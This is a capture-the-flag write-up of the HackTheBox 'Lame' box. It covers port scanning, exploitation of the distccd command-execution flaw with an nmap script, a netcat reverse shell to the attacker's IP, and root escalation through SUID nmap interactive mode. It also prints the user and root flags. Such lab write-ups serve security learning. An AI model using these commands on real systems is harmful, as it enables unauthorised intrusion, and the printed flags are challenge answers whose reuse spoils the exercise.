Lame HTB - Linux Easy

offsecvault - Since 2021

Author: b0ydC
Year: 2021
Site: offsecvault.github.io

reconnaissance

First: ping

```
┌──(0ffSecVault㉿kali)-[~]
└─$ ping 10.10.10.3
```

nmap usage

```
┌──(0ffSecVault㉿kali)-[~]
└─$ nmap -sC -sV -p- -oN /home/hackthebox/boxes/lame.3/nmap.txt 10.10.10.3
```

-sC = default scripts
-sV = versioning
-p- = all ports
-oN = save output

```
# Nmap 7.91 scan initiated Wed Jan  6 01:02:59 2021 as: nmap -sC -sV -p- -oN /home/hackthebox/boxes/lame.3/nmap.txt 10.10.10.3
Nmap scan report for 10.10.10.3
Host is up (0.092s latency).
Not shown: 65530 filtered ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.17
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 2h33m13s, deviation: 3h32m10s, median: 3m11s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2021-01-06T02:09:55-05:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jan  6 01:07:20 2021 -- 1 IP address (1 host up) scanned in 261.35 seconds
```

ports

21/TCP

ftp service is running and per results looks like the “anonymous” user is allowed, let’s check it,

```
┌──(b0ydc㉿kali)-[~]
└─$ ftp 10.10.10.3
Connected to 10.10.10.3.
220 (vsFTPd 2.3.4)
Name (10.10.10.3:b0ydc): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
```

the “?” command will show you the options you have, [ftp usage]

```
ftp> ?
Commands may be abbreviated.  Commands are:

!               dir             mdelete         qc              site
$               disconnect      mdir            sendport        size
account         exit            mget            put             status
append          form            mkdir           pwd             struct
ascii           get             mls             quit            system
bell            glob            mode            quote           sunique
binary          hash            modtime         recv            tenex
bye             help            mput            reget           tick
case            idle            newer           rstatus         trace
cd              image           nmap            rhelp           type
cdup            ipany           nlist           rename          user
chmod           ipv4            ntrans          reset           umask
close           ipv6            open            restart         verbose
cr              lcd             prompt          rmdir           ?
delete          ls              passive         runique
debug           macdef          proxy           send
ftp>
```

here we do not have much to do ! let's check the next one.

22/TCP

for this, it will depend but normally it is not very normal to compromise it, let's check the "searchploit" usage to see if something works,

┌──(0ffSecVault㉿kali)-[~]
└─$ searchploit [name]

```
┌──(b0ydc㉿kali)-[~]
└─$ searchsploit openssh
------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                            |  Path
------------------------------------------------------------------------------------------ ---------------------------------
Debian OpenSSH - (Authenticated) Remote SELinux Privilege Escalation                      | linux/remote/6094.txt
Dropbear / OpenSSH Server - 'MAX_UNAUTH_CLIENTS' Denial of Service                        | multiple/dos/1572.pl
FreeBSD OpenSSH 3.5p1 - Remote Command Execution                                          | freebsd/remote/17462.txt
glibc-2.2 / openssh-2.3.0p1 / glibc 2.1.9x - File Read                                    | linux/local/258.sh
Novell Netware 6.5 - OpenSSH Remote Stack Overflow                                        | novell/dos/14866.txt
OpenSSH 1.2 - '.scp' File Create/Overwrite                                                | linux/remote/20253.sh
OpenSSH 2.3 < 7.7 - Username Enumeration                                                  | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)                                            | linux/remote/45210.py
OpenSSH 2.x/3.0.1/3.0.2 - Channel Code Off-by-One                                         | unix/remote/21314.txt
OpenSSH 2.x/3.x - Kerberos 4 TGT/AFS Token Buffer Overflow                                | linux/remote/21402.txt
OpenSSH 3.x - Challenge-Response Buffer Overflow (1)                                      | unix/remote/21578.txt
OpenSSH 3.x - Challenge-Response Buffer Overflow (2)                                      | unix/remote/21579.txt
OpenSSH 4.3 p1 - Duplicated Block Remote Denial of Service                                | multiple/dos/2444.sh
OpenSSH 6.8 < 6.9 - 'PTY' Local Privilege Escalation                                      | linux/local/41173.c
OpenSSH 7.2 - Denial of Service                                                           | linux/dos/40888.py
OpenSSH 7.2p1 - (Authenticated) xauth Command Injection                                   | multiple/remote/39569.py
OpenSSH 7.2p2 - Username Enumeration                                                      | linux/remote/40136.py
OpenSSH < 6.6 SFTP (x64) - Command Execution                                              | linux_x86-64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution                                                    | linux/remote/45001.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading                                  | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)                                                      | linux/remote/45939.py
OpenSSH SCP Client - Write Arbitrary Files                                                | multiple/remote/46516.py
OpenSSH/PAM 3.6.1p1 - 'gossh.sh' Remote Users Ident                                       | linux/remote/26.sh
OpenSSH/PAM 3.6.1p1 - Remote Users Discovery Tool                                         | linux/remote/25.c
OpenSSHd 7.2p2 - Username Enumeration                                                     | linux/remote/40113.txt
Portable OpenSSH 3.6.1p-PAM/4.1-SuSE - Timing Attack                                      | multiple/remote/3303.sh
------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

at this time the version of openssh is the following, "OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)", so with searchploit you can searc for any exploit related to that specific service/version, etc. however, there's no references. so, let's continue with the next one.

139/tcp & 445/tcp

//samba ports//

3632/tcp

service name: distccd v1

let’s google it “distccd”

looks like exist some options that you can try to exploit the service,

exploitation

→ option#1

DistCC Daemon – Command Execution (Metasploit)

→ option#2

Nmap: distcc-cve2004-2687 download

let’s try option 2, it is part of the nmap tool,


usage:

```
┌──(0ffSecVault㉿kali)-[~]
└─$ nmap -p 3632 –script [scriptname] –script-args=”[scriptname].cmd=’id'”
```

- p = port

let’s download the script,

```
┌──(0ffSecVault㉿kali)-[~]
└─$ wget https://svn.nmap.org/nmap/scripts/distcc-cve2004-2687.nse
```



now, let’s run the script to see if the port is vulnerable or not, if it is successful it will retrieve the [userid] = id associated, **–script-args=”distcc-exec.cmd=’id'”**

```
┌──(0ffSecVault㉿kali)-[~]
└─$ nmap -p 3632 –script distcc-cve2004-2687.nse –script-args=”distcc-exec.cmd='id'”
```

```
┌──(b0ydc㉿kali)-[/home/hackthebox/boxes/lame.3]
└─$ sudo nmap -p 3632 10.10.10.3 --script distcc-cve2004-2687.nse --script-args="distcc-exec.cmd='id'"
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-09 00:35 CST
Nmap scan report for 10.10.10.3
Host is up (0.088s latency).

PORT     STATE SERVICE
3632/tcp open  distccd
| distcc-cve2004-2687:
|   VULNERABLE:
|   distcc Daemon Command Execution
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2004-2687
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|       Allows executing of arbitrary commands on systems running distccd 3.1 and
|       earlier. The vulnerability is the consequence of weak service configuration.
|
|     Disclosure date: 2002-02-01
|     Extra information:
|
|     uid=1(daemon) gid=1(daemon) groups=1(daemon)
|
|     References:
|       https://distcc.github.io/security.html
|       https://nvd.nist.gov/vuln/detail/CVE-2004-2687
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2687

Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds

┌──(b0ydc㉿kali)-[/home/hackthebox/boxes/lame.3]
└─$
```

we got successful results, now we know two things,

- we can exploit it as we retrieved info
- the default user exploited is “daemon”

now that we have access, let’s try to run a shell as user “**daemon**” but first you need to create a listener,

nc -lnvp PORT

-l = listen mode, for inbound connects
-n = numeric-only IP addresses, no DNS
-v = verbose [use twice to be more verbose]
-p = local port number

```
┌──(0ffSecVault㉿kali)-[~]
└─$ nc -lnvp 443
```

```
┌──(b0ydc㉿kali)-[~]
└─$ sudo nc -lnvp 443
[sudo] password for b0ydc:
Sorry, try again.
[sudo] password for b0ydc:
listening on [any] 443 ...
```

now run the nmap script once again to get a reverse bash shell,

┌──(0ffSecVault㉿kali)-[~]
└─$ sudo nmap -p 3632 10.10.10.3 –script distcc-cve2004-2687.nse –script-args=”distcc-cve2004-2687.cmd=’nc -e /bin/sh 10.10.14.17 443’”

```
┌──(b0ydc㉿kali)-[/home/hackthebox/boxes/lame.3]
└─$ sudo nmap -p 3632 10.10.10.3 --script distcc-cve2004-2687.nse --script-args="distcc-cve2004-2687.cmd='nc -e /bin/sh 10.10.14.17 443'"
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-09 01:10 CST
Nmap scan report for 10.10.10.3
Host is up (0.089s latency).

PORT     STATE SERVICE
3632/tcp open  distccd

Nmap done: 1 IP address (1 host up) scanned in 30.45 seconds
```

let’s back to the listener to see if we got connection,

```
┌──(b0ydc㉿kali)-[~]
└─$ sudo nc -lnvp 443
[sudo] password for b0ydc:
Sorry, try again.
[sudo] password for b0ydc:
listening on [any] 443 ...
connect to [10.10.14.17] from (UNKNOWN) [10.10.10.3] 55952
whoami
daemon
```

YES ! we got a shell for “daemon” user.

collection

now navigate on CLI and try to find the user flag,

```
cd /home
ls
ftp
makis
service
user
```

check “makis” folder

```
cd makis
ls
user.txt
```

YES ! flag founded, let’s check the content,

```
cat user.txt
23af8d8361fbbd9af018fc5641f60866
```

we got USER FLAG !!

let’s continue for ROOT flag, but first spawn an interactive shell so you have a better understanding of your current position.

For ROOT flag exist some ways on this box due to the attack surface. However, as we worked with the nmap script engine for the user flag, for root exist one way, “SUID nmap“

enumerate to check and confirm the current folder permissions to check what you can do,

exist two ways,

reconnaissance

– manual

```
┌──(0ffSecVault㉿kali)-[~]
└─$ find / -type f -user root ( -perm -4000 -o -perm -2000 ) 2>/dev/null -ls
```

```
daemon@lame:/root/.ssh$ find / -type f -user root \( -perm -4000 -o -perm -2000 \) 2>/dev/null -ls
\) 2>/dev/null -lser root \( -perm -4000 -o -perm -2000
 16466   68 -rwsr-xr-x   1 root     root        63584 Apr 14  2008 /bin/umount
 16449   20 -rwsr-xr--   1 root     fuse        20056 Feb 26  2008 /bin/fusermount
 16398   28 -rwsr-xr-x   1 root     root        25540 Apr  2  2008 /bin/su
 16418   84 -rwsr-xr-x   1 root     root        81368 Apr 14  2008 /bin/mount
 16427   32 -rwsr-xr-x   1 root     root        30856 Dec 10  2007 /bin/ping
 16457   28 -rwsr-xr-x   1 root     root        26684 Dec 10  2007 /bin/ping6
  8370   68 -rwsr-xr-x   1 root     root        65520 Dec  2  2008 /sbin/mount.nfs
  8252   20 -rwxr-sr-x   1 root     shadow      19584 Apr  9  2008 /sbin/unix_chkpwd
304747    4 -rwsr-xr--   1 root     dhcp         2960 Apr  2  2008 /lib/dhcp3-client/call-dhclient-script
344359  112 -rwsr-xr-x   2 root     root       107776 Feb 25  2008 /usr/bin/sudoedit
345080    4 -rwxr-sr-x   1 root     utmp         3192 Apr 22  2008 /usr/bin/Eterm
344440    8 -rwxr-sr-x   1 root     root         7460 Jun 25  2008 /usr/bin/X
344089    8 -rwxr-sr-x   1 root     tty          8192 Dec 12  2007 /usr/bin/bsd-write
344958   12 -rwsr-xr-x   1 root     root         8524 Nov 22  2007 /usr/bin/netkit-rsh
344366   80 -rwxr-sr-x   1 root     ssh         76580 Apr  6  2008 /usr/bin/ssh-agent
344139   40 -rwsr-xr-x   1 root     root        37360 Apr  2  2008 /usr/bin/gpasswd
344689   32 -rwxr-sr-x   1 root     mlocate     30508 Mar  8  2008 /usr/bin/mlocate
344364   28 -rwxr-sr-x   1 root     crontab     26928 Apr  8  2008 /usr/bin/crontab
344317   16 -rwsr-xr-x   1 root     root        12296 Dec 10  2007 /usr/bin/traceroute6.iputils
344359  112 -rwsr-xr-x   2 root     root       107776 Feb 25  2008 /usr/bin/sudo
344959   12 -rwsr-xr-x   1 root     root        12020 Nov 22  2007 /usr/bin/netkit-rlogin
344550   40 -rwxr-sr-x   1 root     shadow      37904 Apr  2  2008 /usr/bin/chage
344284  308 -rwxr-sr-x   1 root     utmp       308228 Oct 23  2007 /usr/bin/screen
344220   20 -rwxr-sr-x   1 root     shadow      16424 Apr  2  2008 /usr/bin/expiry
344230   12 -rwsr-xr-x   1 root     root        11048 Dec 10  2007 /usr/bin/arping
345067  304 -rwxr-sr-x   1 root     utmp       306996 Jan  2  2009 /usr/bin/xterm
344365   20 -rwsr-xr-x   1 root     root        19144 Apr  2  2008 /usr/bin/newgrp
344337   12 -rwxr-sr-x   1 root     tty          9960 Apr 14  2008 /usr/bin/wall
344429   28 -rwsr-xr-x   1 root     root        28624 Apr  2  2008 /usr/bin/chfn
344956  768 -rwsr-xr-x   1 root     root       780676 Apr  8  2008 /usr/bin/nmap
344441   24 -rwsr-xr-x   1 root     root        23952 Apr  2  2008 /usr/bin/chsh
344957   16 -rwsr-xr-x   1 root     root        15952 Nov 22  2007 /usr/bin/netkit-rcp
344771   32 -rwsr-xr-x   1 root     root        29104 Apr  2  2008 /usr/bin/passwd
344792   48 -rwsr-xr-x   1 root     root        46084 Mar 31  2008 /usr/bin/mtr
354594   12 -r-xr-sr-x   1 root     postdrop    10312 Apr 18  2008 /usr/sbin/postqueue
354659   12 -r-xr-sr-x   1 root     postdrop    10036 Apr 18  2008 /usr/sbin/postdrop
354626  268 -rwsr-xr--   1 root     dip        269256 Oct  4  2007 /usr/sbin/pppd
369987    8 -rwsr-xr--   1 root     telnetd      6040 Dec 17  2006 /usr/lib/telnetlogin
385106   12 -rwsr-xr--   1 root     www-data    10276 Mar  9  2010 /usr/lib/apache2/suexec
386116    8 -rwsr-xr-x   1 root     root         4524 Nov  5  2007 /usr/lib/eject/dmcrypt-get-device
377149  168 -rwsr-xr-x   1 root     root       165748 Apr  6  2008 /usr/lib/openssh/ssh-keysign
371390   12 -rwsr-xr-x   1 root     root         9624 Aug 17  2009 /usr/lib/pt_chown
  8415   16 -r-sr-xr-x   1 root     root        14320 Nov  3 04:40 /usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
 16687   12 -r-sr-xr-x   1 root     root         9532 Nov  3 04:40 /usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
daemon@lame:/root/.ssh$
```

-type = file type, “file”, “directory”, etc.
-user = user selected
-perm = permissions
-2>dev/null = redirects stderr to null file, normally used on linux environments
-o = or

– automate

scripts (LinEnum or linPEAS) will help, however we selected the manual way. “SUID nmap“

checking the manual results you will see the following,

344956 768 -rwsr-xr-x 1 root root 780676 Apr 8 2008 /usr/bin/nmap

https://gtfobins.github.io/gtfobins/nmap/

exist some ways to spawn a shell with nmap, let’s use the following,

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
nmap --interactive
nmap> !sh
```

Step1.

```
daemon@lame:/root/.ssh$ nmap --interactive
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap>
```

Step2.

```
nmap> !sh
!sh
sh-3.2#
```

you got a bash shell, check the user associated,

sh-3.2# id

```
sh-3.2# id
id
uid=1(daemon) gid=1(daemon) euid=0(root) groups=1(daemon)
sh-3.2#
```

sh-3.2# who

```
sh-3.2# who
who
root     pts/0        Jan  8 20:57 (:0.0)
```

let's check for the root flag, navigate between folders to double check i went to /root folder and I found a .txt file named "root.txt"

let's check the content,

```
sh-3.2# cd ..
cd ..
sh-3.2# ls
ls
Desktop  reset_logs.sh  root.txt  vnc.log
sh-3.2# pwd
pwd
/root
sh-3.2# cat root.txt
cat root.txt
0e720cac50c9bb016c10d9c29fd3ef27
sh-3.2#
```

DONE !